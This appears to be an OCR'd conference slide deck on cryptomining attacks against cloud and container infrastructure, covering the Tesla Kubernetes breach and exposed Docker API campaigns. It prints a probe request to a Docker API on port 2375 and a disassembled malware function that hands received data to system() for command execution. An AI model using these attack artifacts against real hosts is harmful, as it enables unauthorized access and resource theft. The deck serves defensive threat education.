Mining Malevolence:

CRYPTOMINERS IN THE CLOUD

WHO AM I


- Strategic Threat Intel Analyst, Toronto Canada
- Political Science degree
- ITIL
- Mom
- Star Trek
- Co-founder of The Diana Initiative Las Vegas Aug 9-10


DISCLAIMER: The views expressed here are mine alone and not those of my employer

AGENDA

- BEFORE THE STORM
- MINERS IN THE SKY
- STORMCLOUDS
- THUNDERHEADS
- SHELTER FROM THE STORM



Before the Storm


Cloud Consumer
ERP
Human Resources
Content Management
Billing
Email & Office Productivity
Sales
Social Networks
CRM
Financials
Collaboration
Document Management
SaaS Consumer
PaaS Consumer
Business Intelligence
Development & Testing
Database
Application Deployment
Integration
IaaS Consumer
Storage
Services Management
CDN
Backup & Recovery
Platform Hosting
Compute


Example of a Data Lake
1. Collect
2. Ingest
Big Data Software
3. Blend
4. Transform
5. Publish
6. Distribute

ENTERPRISE AND CLOUD

- The big push by Enterprise
- Our love of containers: Docker, AWS, Azure
- Gartner says top priority for 37%
- Spending $3.76 trillion
- Ranked higher than cybersecurity by CIOs (why are we not surprised)




WE LOVE ALL THOSE CONTAINERS

- Docker, Kubernetes,
- Ansible, EC2, AWS,

STOP EXPOSING YOURSELF

- *Source: StackRox's "The State of Container and Kubernetes Security, Spring 2019."*



WARNING!


Miners in the Sky

INSECURITIES

- The pain points of securing our beloved containers:
  - single sign-on
  - LDAP
  - intrusion detection and prevention
  - auditing
  - vulnerability scanning
- Unpatched/outdated software on images potential risk

" If an organization creates its own container, it will only be as secure as that organization's state of security. "

https://techbeacon.com/enterprise-it/youve-heard-benefits-containers-now-understand-challenges

TRUST BUT VERIFY

MONEY FOR NOTHING

ENTERPRISING MINER MOTIVATIONS


- Power hungry
- Resource rich
- Lack of detection in huge systems
- Lack of mature cloud security programs
- Huge amounts of processing power and auto-scaling


Storm Clouds:
MINERS & ATTACKS

WHAT'S GOING ON OUT THERE

- Attacks on containers and container management
- Control panel exploitation
- Theft of APIs
- Spreading malicious Docker images
- Leveraging current and older enterprise vulnerabilities
- EternalBlue is still a thing


TESLA ATTACK




TESLA ATTACK RECAP

- February 2018
- RedLock scanned public internet for misconfigured, unsecured cloud servers
- Identified wide-spread concealed cryptomining campaign
- Attack on Tesla's AWS S3 public cloud
- Running Kubernetes, no password on the console
- Come on in!
- Stratum Mining malware found

EXPOSED DOCKER APIS





https://www.bleepingcomputer.com/news/security/exposed-docker-apis-abused-by-ddos-cryptojacking-botnet-malware/

EXPOSED DOCKER APIS

- March 2019 Hundred of vulnerable and exposed Docker hosts hit by cryptojacking campaign
- CVE-2019-5736
- Runc vulnerability that triggers container escape
- Scanning for exposed Docker APIs on Port 2375
- Malicious, self-propagating Docker images infected with miner malware
- External access to API ports = host pwned

MINING DOCKER RIGS


```
GET /containers/json HTTP/1.1
Accept: */*
Referer: http://192.168.0.10:2375/containers/json
Accept-Language: zh-cn
User-Agent: Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1)
Host: 192.168.0.10:2375
Cache-Control: no-cache
```

```
undefined Cmdshell(_MSGHEAD * param_1)
  AL:1           <RETURN>
  RDI:8          param_1
  Stack[-0x10]:8 local_10

_Z8Cmdshell8_MSGHEAD                                    XREF
Cmdshell

    PUSH        RBP
    MOV         RBP,RSP
    SUB         RSP,0x10
    MOV         qword ptr [RBP + local_10],param_1
    MOV         RAX,qword ptr [RBP + local_10]
    ADD         RAX,0x100

    MOV         param_1,RAX
    CALL        system

    NOP
